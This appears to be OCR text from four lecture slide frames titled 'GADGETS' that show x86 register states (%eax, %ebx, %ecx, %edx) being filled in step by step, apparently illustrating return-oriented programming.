
GADGETS

%eax

%ebx

%ecx

%edx




GADGETS

%eax 0

%ebx

%ecx

%edx




GADGETS

%eax 0

%ebx

%ecx

%edx




GADGETS

%eax 0

%ebx

%ecx 0x0b0b0b0b

%edx



